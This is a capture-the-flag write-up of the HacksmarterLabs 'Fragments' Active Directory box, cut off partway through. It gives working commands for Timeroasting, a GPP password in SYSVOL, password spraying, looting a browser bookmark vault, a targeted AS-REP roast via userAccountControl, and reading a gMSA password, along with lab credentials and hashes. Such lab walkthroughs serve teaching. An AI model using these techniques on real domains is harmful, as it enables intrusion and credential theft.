Fragments
Summary
Fragments is a HacksmarterLabs Active Directory box built around a very literal theme: every single step of the chain is a fragment. No individual finding is an exploit on its own, and almost none of them would show up in a vulnerability scan. What you get instead is a pile of small, boring misconfigurations that only become a domain compromise when you line them up in the right order.
The box starts with zero credentials. An NFS export left world-readable hands us two incident response reports which, read carefully, are not evidence of an attack but a list of the box’s own mistakes. From there we abuse Timeroasting, a pre-authentication technique that pulls machine account password hashes straight out of the Windows Time service over UDP, and crack one of them because somebody set a workstation’s machine password by hand.
That machine account gets us into SYSVOL, where a Group Policy Preferences file stores a password in the wrong XML attribute. Spraying it lands us a shell as c.white, whose Opera GX browser profile contains a bookmark to an “internal password vault” with the entire vault base64-encoded into the URL query string.
The privilege escalation half of the box is a chain of five ACL and attribute abuses, each of which is individually useless:
WRITEonuserAccountControlto manufacture an AS-REP roastable account, plus the removal ofACCOUNTDISABLEto make it actually roastable.- Group membership granting
ReadGMSAPasswordon a gMSA. WRITEonlogonHoursto lift a time-based logon restriction on an account whose password we already had.AddSelfinto a group holdingGenericAllover a privileged user.Account Operatorsmembership, used to add ourselves to the one built-in group that grantsSeImpersonatePrivilegeon a domain controller.
The finale is a potato. Not because the DC is unpatched, but because we gave ourselves the privilege that makes potatoes work.
Category: Active Directory. Starting position: unauthenticated, single host. Theme: chained misconfigurations, no CVEs.
The Attack Chain at a Glance
1
2
3
4
5
6
7
8
9
10
11
12
13
14
unauthenticated
  -> NFS /incidents export (world readable) -> two IR logs -> hostname FRG0310 + "silently broken account attribute" hint
  -> Timeroast UDP/123 -> MS-SNTP hash for 3 machine accounts -> crack FRG0310$
  -> FRG0310$ -> SYSVOL read -> GPP Groups.xml -> password in the `description` attribute
  -> spray that password across the domain -> c.white
  -> WinRM as c.white -> user flag
  -> Opera GX Bookmarks -> "My Vault" URL -> base64 vaultData -> j.woods + d.goggins passwords
  -> j.woods WRITE userAccountControl on o.rodrigo -> +DONT_REQ_PREAUTH, -ACCOUNTDISABLE -> AS-REP roast -> o.rodrigo
  -> o.rodrigo in Management -> ReadGMSAPassword on PROD$ -> gMSA NTLM hash
  -> PROD$ WRITE logonHours on d.goggins -> unlock logon hours -> d.goggins usable
  -> d.goggins in SOC -> AddSelf into ADMINACCS -> GenericAll on sharedadmin -> password reset
  -> sharedadmin in Protected Users (blocks NTLM) -> Kerberos TGT -> remove self from Protected Users
  -> sharedadmin in Account Operators -> add self to BUILTIN\IIS_IUSRS -> SeImpersonatePrivilege on the DC
  -> WinRM -> SigmaPotato -> SYSTEM -> local Administrators -> root flag
The lab reissues a new IP on every deploy. The transcripts below show
10.1.148.17for the early phase and10.1.206.100for the later phase because the box was redeployed mid-engagement.
1. Recon
Host discovery and name resolution
netexec can identify the host and write a hosts file entry in one shot, which saves the usual round trip of “scan, read the domain name, edit /etc/hosts, rescan”:
1
nxc smb 10.1.148.17 --generate-hosts-file host && cat host | sudo tee -a /etc/hosts
1
2
SMB         10.1.148.17     445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:fragments.local) (signing:True) (SMBv1:None) (Null Auth:True)
10.1.148.17     DC01.fragments.local fragments.local DC01
Two facts worth writing down before anything else:
- The host is
DC01.fragments.local, so we are pointed directly at a domain controller. - It is Server 2025 (Build 26100). That matters later: modern potato techniques need to work on a current kernel, and Kerberos armoring and channel binding defaults are stricter.
Port scan
1
sudo nmap -sVC -Pn -oN nmap 10.1.148.17  -p-
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
Open 10.1.148.17:53
Open 10.1.148.17:88
Open 10.1.148.17:111
Open 10.1.148.17:135
Open 10.1.148.17:139
Open 10.1.148.17:389
Open 10.1.148.17:445
Open 10.1.148.17:464
Open 10.1.148.17:636
Open 10.1.148.17:593
Open 10.1.148.17:2049
Open 10.1.148.17:3268
Open 10.1.148.17:3269
Open 10.1.148.17:3389
Open 10.1.148.17:5985
Open 10.1.148.17:9389
Most of that is a stock domain controller: DNS, Kerberos, RPC, LDAP and LDAPS, Global Catalog, kpasswd, RDP, WinRM, and the AD Web Services port. One entry is not stock: 2049 (nfs). A domain controller exporting NFS is unusual and immediately worth a look.
A TCP-only scan on a domain controller hides the Windows Time service completely. If your methodology never touches UDP against a DC, Timeroasting is invisible to you.
Environment setup
1
2
3
set-environment -g DOMAIN "fragments.local"
set-environment -g FQDN "dc01.fragments.local"
set-environment -g IP "10.1.148.17"
2. The NFS export
Listing exports
showmount asks the target’s mountd which filesystems it is willing to export and to whom. No authentication required:
1
showmount -e 10.1.148.17
1
2
Export list for 10.1.148.17:
/incidents (everyone)
(everyone) is the whole finding. The export has no host restriction, so any machine that can reach TCP/2049 can mount it. NFSv3 also has no real authentication: the server trusts the UID and GID that the client sends, which is why mounting as root and reading whatever you like generally works.
1
2
3
sudo mkdir -p /mnt/nfs_share
sudo mount -t nfs 10.1.148.17:/incidents /mnt/nfs_share -o vers=3,nolock
ls -la /mnt/nfs_share
If the export squashes root or the files are owned by a specific UID, mount it and then
sudo -u '#<uid>'your way in, or usefuse-nfsto spoof the UID and GID directly in the NFS client. NFSv3 authorisation is client-asserted, which means it is not really authorisation.
The incident reports
Two files. Both are written as though they document an attack. Read as an attacker, they document the box’s own configuration errors.
IR_20260122_ACC.log:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
==================================================
INCIDENT RESPONSE LOG - INTERNAL USE ONLY
==================================================
File: IR_20260122_ACC.log
Created: 2026-01-22 10:15:21 EST
Case ID: IR-2026-0122
User: Administrator
Status: Under Investigation
Severity: MEDIUM (5.1/10)
==================================================

== INCIDENT SUMMARY ==
While updating a user account, I may have messed up one of the account attributes and now the account doesn't work.

== TIMELINE ==
2026-01-22: Under Investigation...
==================================================
IR_20260202_FRG0310.log:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
==================================================
INCIDENT RESPONSE LOG - INTERNAL USE ONLY
==================================================
File: IR_20260202_FRG0310.log
Case ID: IR-2026-0022
System: FRG0310.fragments.local
User: Administrator
Agent: Built-in Windows Defender
Status: Under Investigation
Severity: MEDIUM (5.8/10)
Threat ID: DEFENDER-ALERT-7721
==================================================

== INCIDENT SUMMARY ==
Security alert triggered on workstation FRG0310 (Windows 11 Pro).
Detection: Unusual PowerShell script execution patterns.
Activity: Multiple failed authentication attempts from user session.
Impact: Local credential caching anomalies detected.
No external network communications observed.

== TIMELINE ==
2026-02-02 08:45:10 - Initial alert: PowerShell execution anomaly
2026-02-02 09:00:33 - Failed logon attempts from existing session
2026-02-02 09:14:22 - Investigation initiated
2026-02-02 10:15:00 - System isolated for analysis

== RECOMMENDED ACTIONS ==
1. Review authentication logs
2. Check for local privilege escalation
3. Reset local Administrator account
4. Scan for persistence mechanisms
These two files are the box’s table of contents:
IR_20260122_ACC.log says “While updating a user account, I may have messed up one of the account attributes and now the account doesn’t work”.
Read as an attacker: somewhere in this domain a user object has an attribute in a state that blocks authentication, and the admin who did it does not know which attribute. Fix it and the account becomes usable.
The precise wording is worth pausing on, because it tells you which kind of breakage to expect. “The account doesn’t work” is the complaint of somebody holding credentials they believe are correct. That rules out the obvious candidates. A disabled account is not a mystery: it shows a clear icon in ADUC, and disabling one is a deliberate act rather than something you do by accident “while updating a user account”. A locked-out or expired account announces itself too.
What fits is an attribute that silently denies authentication while leaving the account looking healthy, and the standout candidate is logonHours, which is invisible in ADUC unless you open the Logon Hours grid, and which is trivially zeroed by a misclick in exactly that dialog.
That is precisely what has happened to d.goggins, and it is why the perfectly valid password we are about to find in a browser bookmark will not work until section 10.
IR_20260202_FRG0310.log reports a Defender alert on workstation FRG0310.
Read as an attacker: that is a machine account name, FRG0310$. The report hands us the target of an attack we have not run yet, and it is the only thing in the entire box that maps a RID to a name in section 3.
3. Timeroasting
The theory
Windows domain controllers run the Windows Time Service (w32time) and speak an extension of NTP called MS-SNTP. Domain-joined machines that have no other trusted time source need to be sure that the time they are being handed came from a real DC, so MS-SNTP adds an authenticator to the NTP reply.
The mechanics are the interesting part:
- The client sends an NTP request. In the last 20 bytes it appends a key identifier, which for a domain-joined machine is simply the RID of its own computer account, plus a dummy checksum.
- The DC looks up the account with that RID, fetches its NT hash (the MD4 of the machine password) from the directory, and computes
MD5(NT_hash || NTP_response[:48]). - It sends the reply back with that MD5 appended.
The DC does not verify that the requester is actually that machine. There is nothing to verify against, because the request carries no proof of anything. So anyone who can reach UDP/123 can ask the DC, for every RID in sequence, “give me an authenticated time reply for this account”, and receive an MD5 salted with the account’s NT hash.
That is a crackable hash for every computer account and every trust account in the domain, obtained with no credentials, no LDAP bind, and no SMB session.
Timeroasting is not a vulnerability with a patch. It is the protocol working as designed. The reason it is normally harmless is that Windows generates machine account passwords as 120 random UTF-16 characters and rotates them every 30 days, which is uncrackable in practice. It becomes a real finding the moment a human sets a machine password by hand.
There is also a bonus: the key identifier has a high bit that requests the previous password instead of the current one, so you get two shots per account.
Harvesting the hashes
netexec ships the technique as a module.
1
nxc smb $IP -M timeroast
1
2
3
4
5
6
➜  mhijuxs.github.io git:(main) ✗ nxc smb $IP -M timeroast
SMB         10.1.206.100    445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:fragments.local) (signing:True) (SMBv1:None) (Null Auth:True)
TIMEROAST   10.1.206.100    445    DC01             [*] Starting Timeroasting...
TIMEROAST   10.1.206.100    445    DC01             1000:$sntp-ms$9f703ce57aa81e3e2f28b82387719bdf$1c0111e900000000000a13794c4f434cee0d2e8c8af55c38e1b8428bffbfcd0aee0d4838af0db9fcee0d4838af0e113a
TIMEROAST   10.1.206.100    445    DC01             1105:$sntp-ms$8cb642b6e598b9a2f54d939b6689695d$1c0111e900000000000a13794c4f434cee0d2e8c87a0fc64e1b8428bffbfcd0aee0d483947a0c359ee0d483947a11c44
TIMEROAST   10.1.206.100    445    DC01             1103:$sntp-ms$a42ce9f333e09207df6db302e46c7474$1c0111e900000000000a13794c4f434cee0d2e8c89863f49e1b8428bffbfcd0aee0d4839456d7b2dee0d4839456dcd62
The output format is RID:$sntp-ms$<md5>$<ntp_response>, which is exactly what hashcat expects with --username. Three accounts answered on this domain.
Cracking
1
hashcat ./timeroast /opt/rockyou.txt --username
1
2
3
4
5
6
7
8
9
10
11
12
13
14
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

31300 | MS SNTP | Network Protocol

Hashes: 3 digests; 3 unique digests, 3 unique salts

$sntp-ms$71be7870b39d8deffa3cfec97053b39b$1c0111e900000000000a02a34c4f434cee0ca11592866d6ce1b8428bffbfcd0aee0ca4907e8e6588ee0ca4907e8ec1cf:supercalifradualisticexpialidoutious

Session..........: hashcat
Status...........: Exhausted
Hash.Mode........: 31300 (MS SNTP)
Speed.#01........:   111.4 MH/s (1.56ms) @ Accel:1024 Loops:1 Thr:64 Vec:1
Recovered........: 1/3 (33.33%) Digests (total), 1/3 (33.33%) Digests (new), 1/3 (33.33%) Salts
One of three cracked, in under three seconds, against plain rockyou.txt. The password is supercalifradualisticexpialidoutious, a misspelled Mary Poppins reference. No automatically generated machine password looks like that, which confirms a human typed it.
Hash mode 31300 is
MS SNTP. John the Ripper supports the same thing under thetimeroastformat. Both are fast, unsalted-ish MD5 constructions, so a GPU chews through a wordlist almost instantly.
Mapping the RID back to an account
Hashcat with --username strips the RID prefix, and even with the RID we have no credentials yet to resolve RIDs to names over LDAP or SAMR. This is where the second incident report pays off: it named a workstation, FRG0310.fragments.local. Machine accounts in AD are the hostname with a trailing $.
1
nxc smb $FQDN -u 'FRG0310$' -p 'supercalifradualisticexpialidoutious'
1
2
SMB         10.1.148.17     445    DC01             [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:fragments.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.1.148.17     445    DC01             [+] fragments.local\FRG0310$:supercalifradualisticexpialidoutious
We now hold a valid domain credential without ever having been given one.
A machine account is a first-class domain principal. It is a member of
Domain Computers, and through that ofAuthenticated Users, so it can read most of the directory, list shares, run BloodHound collection, and read SYSVOL. Treat cracking a machine account as equivalent to cracking a low-privileged user.
4. SYSVOL and the Group Policy Preferences password
Share enumeration and the GPP hunt
netexec’s gpp_password module authenticates, finds SYSVOL, and recursively hunts for the Group Policy Preferences XML files that historically stored a reversibly encrypted cpassword attribute:
1
nxc smb $FQDN -u 'FRG0310$' -p 'supercalifradualisticexpialidoutious' -M gpp_password
1
2
3
4
5
6
7
8
9
10
11
12
SMB         10.1.148.17     445    DC01             [+] fragments.local\FRG0310$:supercalifradualisticexpialidoutious
SMB         10.1.148.17     445    DC01             [*] Enumerated shares
SMB         10.1.148.17     445    DC01             Share           Permissions            Remark
SMB         10.1.148.17     445    DC01             -----           -----------            ------
SMB         10.1.148.17     445    DC01             ADMIN$                                 Remote Admin
SMB         10.1.148.17     445    DC01             C$                                     Default share
SMB         10.1.148.17     445    DC01             IPC$            READ                   Remote IPC
SMB         10.1.148.17     445    DC01             NETLOGON        READ                   Logon server share
SMB         10.1.148.17     445    DC01             SYSVOL          READ                   Logon server share
GPP_PASS... 10.1.148.17     445    DC01             [+] Found SYSVOL share
GPP_PASS... 10.1.148.17     445    DC01             [*] Searching for potential XML files containing passwords
GPP_PASS... 10.1.148.17     445    DC01             [*] Found fragments.local/Policies/{EDFFE4E4-762D-47E5-85E7-B52950A90149}/Machine/Preferences/Groups/Groups.xml
Note carefully what the module did not print: a decrypted password. It found a candidate Groups.xml and stopped, because there is no cpassword attribute in it. That is a false negative if you only read the tool’s summary line, so we pull the file ourselves.
Impacket’s smbclient.py accepts a script of commands on stdin, which makes a one-liner read trivial:
1
2
smbclient.py 'fragments.local/FRG0310$:supercalifradualisticexpialidoutious@dc01.fragments.local' \
  -inputfile <(printf 'use sysvol\ncd fragments.local/Policies/{EDFFE4E4-762D-47E5-85E7-B52950A90149}/Machine/Preferences/Groups/\ncat Groups.xml')
1
2
3
4
5
6
7
8
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
  <Group clsid="{6D4A79E4-529C-4481-ABD0-F5BD7EA93BA7}" name="FRG-Admin" image="2"
         changed="2026-02-03 01:17:44" uid="{7CC08D65-4703-4986-A026-C3FB321947CA}">
    <Properties action="U" newName="" description="ESwXHXweG!" deleteAllUsers="0"
                deleteAllGroups="0" removeAccounts="0" groupSid="" groupName="FRG-Admin"/>
  </Group>
</Groups>
Why this is worse than a cpassword
The classic GPP vulnerability (MS14-025) was that cpassword held an AES-256 blob encrypted with a key Microsoft published in the protocol documentation, making it trivially reversible. Microsoft removed the ability to set those passwords in 2014 and tools have hunted for them ever since.
What is here is different and, in a sense, dumber. There is no encryption at all. Somebody typed the password into the description field of a Group Policy Preferences group object:
1
description="ESwXHXweG!"
The description attribute is free text. It was never intended to be a secret, so nothing scrubs it, nothing encrypts it, and no tooling flags it. And because it lives in SYSVOL, it is readable by every authenticated principal in the domain, including every workstation’s machine account. The same habit shows up on user objects in AD itself, and it is one of the highest-yield things to grep for in any engagement.
Whenever a GPP hunter reports a hit but prints nothing, read the file.
description,displayName,comment, andinfoare all free-text attributes that regularly hold credentials and are exempt from every “no cleartext passwords” control an organisation thinks it has.
5. Password spray
With the machine account we can enumerate the domain’s users:
1
nxc smb $FQDN -u 'FRG0310$' -p 'supercalifradualisticexpialidoutious' --users
The domain is small. Beyond the built-ins, there are four real accounts:
1
2
3
4
5
6
7
Administrator
Guest
krbtgt
o.rodrigo
j.woods
d.goggins
c.white
Save that to users and spray the description password once per account. One attempt per account per spray keeps you well under any lockout threshold, but check the real policy first with nxc smb $FQDN -u 'FRG0310$' -p '...' --pass-pol rather than trusting a number you read in a file on the box.
1
nxc ldap $FQDN -u users -p 'ESwXHXweG!'
1
2
3
4
5
6
7
8
LDAP        10.1.148.17     389    DC01             [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:fragments.local) (signing:None) (channel binding:No TLS cert)
LDAP        10.1.148.17     389    DC01             [-] fragments.local\Administrator:ESwXHXweG!
LDAP        10.1.148.17     389    DC01             [-] fragments.local\Guest:ESwXHXweG!
LDAP        10.1.148.17     389    DC01             [-] fragments.local\krbtgt:ESwXHXweG!
LDAP        10.1.148.17     389    DC01             [-] fragments.local\o.rodrigo:ESwXHXweG!
LDAP        10.1.148.17     389    DC01             [-] fragments.local\j.woods:ESwXHXweG!
LDAP        10.1.148.17     389    DC01             [-] fragments.local\d.goggins:ESwXHXweG!
LDAP        10.1.148.17     389    DC01             [+] fragments.local\c.white:ESwXHXweG!
A password sitting in a group’s description turns out to be a user’s password. That is exactly how this goes in the real world: the admin who documented the group’s credential in a comment field was documenting the account that manages it.
6. Foothold: WinRM as c.white
Port 5985 was open, so we go straight in:
1
evil-winrm -i $FQDN -u c.white -p 'ESwXHXweG!'
1
2
3
4
5
6
7
8
9
10
11
12
13
Evil-WinRM shell v3.9

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\c.white\Documents> cd ..\desktop\
*Evil-WinRM* PS C:\Users\c.white\desktop> dir


    Directory: C:\Users\c.white\desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          2/2/2026   3:39 PM            893 user.txt
1
2
*Evil-WinRM* PS C:\Users\c.white\desktop> type user.txt
HSM{redacted}
The user flag text is a nod to the technique that got us here, which is a nice confirmation that Timeroasting was the intended foothold and not an unintended shortcut.
7. Looting Opera GX
Finding the profile
Anything in a user’s AppData\Roaming is worth ten minutes. Browser profiles in particular are credential stores that most hardening baselines ignore:
1
2
3
4
5
6
7
8
9
10
*Evil-WinRM* PS C:\Users\c.white\appdata\roaming> dir


    Directory: C:\Users\c.white\appdata\roaming


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d---s-          4/1/2024   1:12 AM                Microsoft
d-----          2/2/2026   3:35 PM                Opera GX Stable
Opera GX is Chromium based, so the profile layout is familiar: Login Data (SQLite, encrypted with a DPAPI-protected key from Local State), History, Cookies, Bookmarks. Rather than pull each one down blind, grep the whole profile for the string password and note which files hit. The Extensions directory is excluded because it is full of noise:
1
2
3
4
Get-ChildItem -Recurse -File -ErrorAction SilentlyContinue |
  Where-Object { $_.FullName -notlike "*\Extensions\*" } |
  Select-String -Pattern "password" -List |
  Select-Object -ExpandProperty Path
1
2
3
4
5
6
7
8
C:\Users\c.white\appdata\roaming\Opera GX Stable\Local State
C:\Users\c.white\appdata\roaming\Opera GX Stable\Default\Affiliation Database
C:\Users\c.white\appdata\roaming\Opera GX Stable\Default\Bookmarks
C:\Users\c.white\appdata\roaming\Opera GX Stable\Default\History
C:\Users\c.white\appdata\roaming\Opera GX Stable\Default\Login Data
C:\Users\c.white\appdata\roaming\Opera GX Stable\Default\Login Data.sqlite
C:\Users\c.white\appdata\roaming\Opera GX Stable\Default\Preferences
...
Login Data is the obvious target, but decrypting it needs the DPAPI master key for c.white, which means either the user’s plaintext password plus their SID, or a SYSTEM-level DPAPI dump. Bookmarks needs none of that, because it is plain JSON.
1
type "C:\Users\c.white\appdata\roaming\Opera GX Stable\Default\Bookmarks" | select-string password
1
2
"url": "https://passwordmgmt.framgents.local/?vaultData=ew0KICAiY29tcGFueSI6ICJGcmFnbWVudHMgSW5jLiIs...
"name": "Passwords",
Parsing the bookmark
Pull the file down and walk it with jq. Chromium Bookmarks files nest as roots -> bookmark_bar -> children[] -> children[]:
1
cat Bookmarks | jq -r '.roots.bookmark_bar.children[].children[] | "\(.name)\t\(.url)"'
1
2
My Vault    https://passwordmgmt.framgents.local/?vaultData=ew0KICAiY29tcGFueSI6...
Amazing Blog    https://zer0xjr.com/
Two details:
- The host is
passwordmgmt.**framgents**.local, a typo of the domain name. It does not resolve and it does not need to. The entire payload is in the query string, so the vault never has to be reachable. - The second bookmark is just flavour.
Decode the vaultData parameter:
1
echo 'ew0KICAiY29tcGFueSI6...' | base64 -d
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
{
  "company": "Fragments Inc.",
  "domain": "fragments.local",
  "description": "Internal corporate password vault - CONFIDENTIAL",
  "version": "3.2",
  "passwords": [
    {
      "id": "FRG-EMP-0421",
      "username": "j.woods",
      "display_name": "Jordan Woods",
      "title": "Senior Network Architect",
      "department": "IT Infrastructure",
      "password": "hpFqULtQoY!",
      "password_strength": 92,
      "mfa_enabled": false
    },
    {
      "id": "FRG-EMP-1877",
      "username": "d.goggins",
      "display_name": "David DG. Goggins",
      "title": "Security Operations Lead",
      "department": "Cybersecurity",
      "password": "HiO5n449W36!",
      "password_strength": 96,
      "mfa_enabled": false
    }
  ],
  "vault_metadata": {
    "encryption": "AES-256-GCM",
    "exported_by": "svc-passwordmanager",
    "export_reason": "Quarterly audit"
  }
}
Two credentials, both with "password_strength" in the nineties, both with "mfa_enabled": false, and the whole thing labelled "encryption": "AES-256-GCM" while sitting base64-encoded in a bookmark. The joke is deliberate and it is the box’s clearest lesson: password strength is irrelevant when the password is transmitted in a URL.
Base64 is an encoding, not encryption. A
vaultData=query parameter also lands in browser history, in the user’s profile sync, in proxy logs, in web server access logs, and in theRefererheader of any outbound request the page makes.
Both credentials are valid, but neither is usable straight away. j.woods works. d.goggins does not, and figuring out why is the next third of the box.
8. j.woods: writing userAccountControl
What can we write?
bloodyAD’s get writable is the fastest way to answer “what does this principal actually control?”. It does not parse DACLs offline, it asks the DC directly using the allowedAttributesEffective and sDRightsEffective constructed attributes, so the answer already accounts for group nesting, inheritance, and deny ACEs:
1
bloodyAD -d $DOMAIN --host $FQDN -u 'j.woods' -p 'hpFqULtQoY!' get writable --detail
1
2
distinguishedName: CN=Olivia OR. Rodrigo,CN=Users,DC=fragments,DC=local
userAccountControl: WRITE
One attribute on one object. j.woods cannot reset o.rodrigo’s password, cannot write her SPNs, cannot add shadow credentials. He can write exactly one 32-bit integer.
That integer happens to be one of the most powerful attributes in Active Directory.
userAccountControl as an attack surface
userAccountControl is a bitmask of account flags. Write access to it gives you a menu:
| Flag | Value | What flipping it buys an attacker |
|---|---|---|
DONT_REQ_PREAUTH | 0x400000 | Disables Kerberos pre-authentication, making the account AS-REP roastable on demand. |
ACCOUNTDISABLE | 0x0002 | Clearing it re-enables a disabled account. |
TRUSTED_FOR_DELEGATION | 0x80000 | Marks the account as unconstrained delegation capable. |
PASSWD_NOTREQD | 0x0020 | Allows an empty password to be set. |
The one we want is DONT_REQ_PREAUTH. Normally, Kerberos requires the client to prove it knows the password by encrypting a timestamp before the KDC will issue an AS-REP. With pre-auth disabled, anyone can ask the KDC for a ticket for that account and receive a blob encrypted with the account’s key, which is an offline-crackable hash.
1
bloodyAD -d $DOMAIN --host $FQDN -u 'j.woods' -p 'hpFqULtQoY!' add uac o.rodrigo -f DONT_REQ_PREAUTH
1
[+] ['DONT_REQ_PREAUTH'] property flags added to o.rodrigo's userAccountControl
The account is disabled
The flag is set, so the roast should work. It does not:
1
GetNPUsers.py fragments.local/j.woods:'hpFqULtQoY!'
1
2
3
Impacket v0.14.0.dev0+20260528.131215.b27827ae - Copyright Fortra, LLC and its affiliated companies

No entries found!
GetNPUsers.py returning nothing while we can see the flag was written means the account is being filtered out for some other reason. Read the whole attribute back rather than assuming our write landed:
1
bloodyAD -d $DOMAIN --host $FQDN -u 'j.woods' -p 'hpFqULtQoY!' get object o.rodrigo --attr userAccountControl
1
2
distinguishedName: CN=Olivia OR. Rodrigo,CN=Users,DC=fragments,DC=local
userAccountControl: ACCOUNTDISABLE; NORMAL_ACCOUNT; DONT_EXPIRE_PASSWORD; DONT_REQ_PREAUTH
ACCOUNTDISABLE is set. GetNPUsers.py builds its LDAP query as “has DONT_REQ_PREAUTH and does not have ACCOUNTDISABLE”:
1
2
3
(&(UserAccountControl:1.2.840.113556.1.4.803:=4194304)
  (!(UserAccountControl:1.2.840.113556.1.4.803:=2))
  (!(objectCategory=computer)))
So the account is filtered out before a request is ever sent, and even if the tool did ask, the KDC refuses to issue an AS-REP for a disabled principal. The flag we set is real, it is just unreachable.
The same WRITE on userAccountControl that let us add a bit lets us clear one:
1
bloodyAD -d $DOMAIN --host $FQDN -u 'j.woods' -p 'hpFqULtQoY!' remove uac o.rodrigo -f ACCOUNTDISABLE
1
[+] ['ACCOUNTDISABLE'] property flags removed from o.rodrigo's userAccountControl
Re-enabling a disabled account is one of the loudest things you can do in AD (Event ID 4722) and is genuinely destructive in a real engagement. Note the original value, and restore it when you are done.
Roasting o.rodrigo
1
GetNPUsers.py fragments.local/j.woods:'hpFqULtQoY!'
1
2
3
Name       MemberOf                                      PasswordLastSet             LastLogon  UAC
---------  --------------------------------------------  --------------------------  ---------  --------
o.rodrigo  CN=Management,CN=Users,DC=fragments,DC=local  2026-02-02 18:15:33.558912  <never>    0x410200
The account now appears, and the UAC value decodes cleanly: 0x410200 = 0x400000 (DONT_REQ_PREAUTH) + 0x10000 (DONT_EXPIRE_PASSWORD) + 0x200 (NORMAL_ACCOUNT). No ACCOUNTDISABLE.
Also note MemberOf: CN=Management. Remember that.
1
GetNPUsers.py fragments.local/j.woods:'hpFqULtQoY!' -request
1
$krb5asrep$23$o.rodrigo@FRAGMENTS.LOCAL:7441f7837ba0e6e9e627a71806d7cb09$ef3d8010868697856b26df76222697b6d96e02480f99f6242b6ec9db93abd01f...
1
hashcat --quiet '$krb5asrep$23$o.rodrigo@FRAGMENTS.LOCAL:7441f7...' /opt/rockyou.txt
1
2
3
18200 | Kerberos 5, etype 23, AS-REP | Network Protocol

$krb5asrep$23$o.rodrigo@FRAGMENTS.LOCAL:7441f7837ba0e6e9e627a71806d7cb09$ef3d80...:nohacking!
o.rodrigo:nohacking!.
This is a targeted AS-REP roast, and it is a much stronger primitive than the opportunistic kind. You are not hoping somebody left pre-auth disabled. You are choosing a victim and making them roastable.
WRITEonuserAccountControlshould be treated with the same severity asForceChangePassword. See the ACL theory page and Kerberos AS-REP roasting.
9. o.rodrigo: reading a gMSA password
Feeding o.rodrigo to BloodHound explains why the Management membership mattered:

O.RODRIGO MemberOf MANAGEMENT ReadGMSAPassword PROD$.
What a gMSA is
A group Managed Service Account is Microsoft’s answer to service accounts with static, shared passwords. The DC generates a 256-byte random password, rotates it automatically every 30 days, and stores it in the msDS-ManagedPassword attribute. Services never see it; the OS retrieves it transparently.
The security boundary is a single attribute, msDS-GroupMSAMembership, which is a DACL listing the principals allowed to read the password blob. If you become one of those principals, LDAP hands you the blob and you derive the NT hash and Kerberos keys from it locally.
Here, msDS-GroupMSAMembership on PROD$ grants Management, and o.rodrigo is in Management.
1
nxc ldap $FQDN -u o.rodrigo -p 'nohacking!' --gmsa
1
2
3
4
5
LDAP        10.1.206.100    389    DC01             [+] fragments.local\o.rodrigo:nohacking!
LDAP        10.1.206.100    389    DC01             [*] Getting GMSA Passwords
LDAP        10.1.206.100    389    DC01             Account: PROD$    NTLM: ff9e71385010156568c87c4210d5de37     PrincipalsAllowedToReadPassword: Management
LDAP        10.1.206.100    389    DC01             Account: PROD$    aes128-cts-hmac-sha1-96: 922cca76adf5557d20972d499f015544
LDAP        10.1.206.100    389    DC01             Account: PROD$    aes256-cts-hmac-sha1-96: 3971df3bb0b45af73ae1d0fce77cde89bee0f62c1f5654b067f58be7fa2111ad
We get the NT hash and both AES keys, so we can pass-the-hash over NTLM or request Kerberos tickets. The password itself is random and uncrackable, which does not matter at all, because we never needed to crack it.
A gMSA solves password rotation. It does not solve password authorisation. A single over-broad group in that DACL undoes the entire control.
10. PROD$: the logonHours lockout
What can PROD$ write?
1
bloodyAD -d $DOMAIN --host $FQDN -u 'prod$' -p ":ff9e71385010156568c87c4210d5de37" get writable --detail
1
2
distinguishedName: CN=David DG. Goggins,CN=Users,DC=fragments,DC=local
logonHours: WRITE
Again, exactly one attribute on exactly one object. And it is logonHours, which sounds like nothing.
Remember that we have had d.goggins’s password since the browser vault and it did not work. Now we know why.
What logonHours actually is
logonHours is a 21-byte binary attribute, which is 168 bits, which is 24 hours times 7 days. Each bit represents one hour, in UTC, and a bit set to 1 means “this account is permitted to authenticate during that hour”.
The default for a normal account is all bits set (0xFF twenty-one times), meaning no restriction. Read it on d.goggins:
1
bloodyAD -d $DOMAIN --host $FQDN -u 'prod$' -p ":ff9e71385010156568c87c4210d5de37" get object d.goggins --attr logonHours
1
2
distinguishedName: CN=David DG. Goggins,CN=Users,DC=fragments,DC=local
logonHours:
Empty. All 168 bits are zero, so there is no hour of any day during which this account may authenticate. The password is perfectly valid; the KDC simply refuses every request with KDC_ERR_CLIENT_REVOKED, and NTLM logons fail with STATUS_INVALID_LOGON_HOURS. Windows shows the user “Your account has time restrictions that prevent you from logging on at this time”.
This is the first incident report paying off. IR_20260122_ACC.log, the one that said “I may have messed up one of the account attributes and now the account doesn’t work”, was describing this. An admin editing d.goggins opened the Logon Hours dialog and cleared the grid, the account stopped authenticating despite an unchanged and entirely valid password, and because nothing in the ADUC user view looks wrong, the ticket was still open weeks later. We have been holding the working credential since the browser vault and it has been failing for a reason that has nothing to do with the password.
This is a wonderfully quiet way to disable an account without setting ACCOUNTDISABLE, and it is a wonderfully quiet way for an attacker to undo.
Unlocking
